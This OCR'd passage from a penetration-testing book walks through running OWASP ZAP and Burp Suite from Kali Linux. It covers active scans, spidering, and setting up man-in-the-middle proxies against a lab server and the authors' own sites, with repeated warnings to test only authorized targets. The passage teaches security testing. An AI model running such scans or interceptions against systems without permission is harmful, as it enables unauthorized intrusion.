
Hitting the **Start** button on the dialog opens a file-save dialog. We are going to create a folder called `ZAP` and put the file in that folder.




Finally, we see the main dialog with its several locations and tabs. We are going to start by typing a URL in the field called **URL to attack:**.



The IP `http://192.168.56.103` is our little Windows Server 2012 lab computer.




There is not a lot of data on the test box but whatever problems it has, we can see from the ZAP dialog. Note in the following image, ZAP is showing the active attack, which is testing for many vulnerabilities.




We could continue searching for issues here from the attack platform but there is another way to use ZAP.

Using ZAP as an attack proxy


ZAP works well as a standalone tool, but it is even better when used as a proxy. You can use Firefox, or in this case Iceweasel, as your attack control panel and run all the traffic through ZAP. Click the button to get the Firefox extension.




The button opens a local window in Firefox/Ice Weasel.



Click on the **Click to setup!** button. You will get the standard install success dialog from Ice Weasel.




Next, you will get a dialog asking if you want to enable the site as a Blug-n-Hack provider. You will have to accept that you are setting up a Man-in-the-Middle proxy, with which you can intercept and modify all traffic to your browser.




Now you are ready to use both Plug-n-Hack and ZAP using the ZAP extension.


The next two images are the help screens for Plug-n-Hack (PNH) and OWASP ZAP. We will use the ZAP commands for the remainder of this section.



The ZAP commands are pretty simple to use. We are going to run an HTTP session and spider a couple of sites. These are sites that belong to us, and we do not give you permission to attack/test our sites. Please test your own!




We will start by spidering the local lab Windows Server 2012 webserver. **Spidering** collects all of the data and page names available in the site under test. Currently, it seems to be having a little bit of trouble with its database connection.




Next, we will try to spider our site, `http://30309.info`. What is going on? The notification is showing us that we cannot use `3039.info`. You have to be extremely careful not to scan sites you do not own or have the owner's permission to test. We knew ahead of time that there was nothing at `3039.info`, but what if there was something there? You might get a visit from law enforcement officers or you might find your IP was being blocked ("black holed").

It is obvious on inspection that there is a typo in the URL, so the spidering fails. Let's try our site, `http://syswow.com`. We go to the site and then start the spider command.




Reading the ZAP interface

Looking back at the ZAP interface, it is plain that there has been a lot going on. All the sites we tested have produced a good deal of data. The first thing to look at is the cross-site scripting vulnerability (XSS). There are XSS vulnerabilities on all of these sites, and in most cases, there are dozens of vulnerable pages!



When you have finished the ZAP scan, you can produce reports as XML output or as HTTP output. Either output is very easy to customize with your company logos or extended text.



Search and destroy with Burp Suite

You can easily access Burp Suite from the **Applications** Menu. If it is not already in the **Favorites** panel, it can be found under the **Web Applications Analysis** submenu, like OWASP ZAP.

Burp Suite is a powerful framework for web application testing. A favorite of many application security testers, Burp Suite has several sections marked by tabs:

Burp Suite Tools			
Tab	**Purpose**	**Tab**	**Purpose**
Target	Sets the test subject	Scanner	Scans the domain for vulnerabilities
Proxy	Uses Burp Suite as a proxy service	Spider	Makes a site map of all files accessible within a site
Repeater	Sends individual packets in a session multiple times	Intruder	Finds and exploits unusual vulnerabilities


Burp Suite Utilities and Tool Configuration			
Tab	**Purpose**	**Tab**	**Purpose**
Comparer	Used to compare any two character strings	Sequencer	Tests for how random your session tokens are
Decoder	Replaces coded strings with plain language strings	Extender	Creates your own custom plugins for complicated or multi-step exploits
Options		Alerts	

We will dig into three of the tools in this chapter:

- Targeting
- Setting up the proxy
- Spidering the target site

Targeting the test subject

Click on the **Target** tab and then inside that window, choose the **Scope** tab. You can add a range of IPs, a single IP, or a **fully qualified domain (FQDN)**. For this example, we have chosen an IP range.




We can exclude certain IPs, and in this case we are excluding the gateway device at `10.0.0.1` and the Kali Linux platform at `10.0.0.7`. Your customer may want you to exclude various machines, but to get a valid test for vulnerabilities you want to test everything. If a vulnerable machine is on the segment with your tested machines, it doesn't get any less vulnerable by being ignored.

Using Burp Suite as a Proxy


The first thing you have to do is recon an analysis of the target. To do this, we will move to the **Proxy** tab. The proxy function, like the proxy function of the OWASP ZAP tool, acts as a man-in-the-middle between the browser on your Kali Linux platform and the sites being tested.

Burp Suite opens a **proxy listener** at port 8080 of the IPv4 loopback. If this port is being used by some other application, Burp Suite will send an alert. You can set different or additional listeners with the Proxy Listener Options.

You have to set your browser to use the Burp Suite Proxy in your browser configuration. In this case, we are using the default Ice Weasel Browser.




When you put the proxy in the middle of your browsing, it will cause sites with perfectly good TLS certificates to come up with an untrusted alert. It will be easier to make sense of the data if you set the Burp Suite cert as accepted.



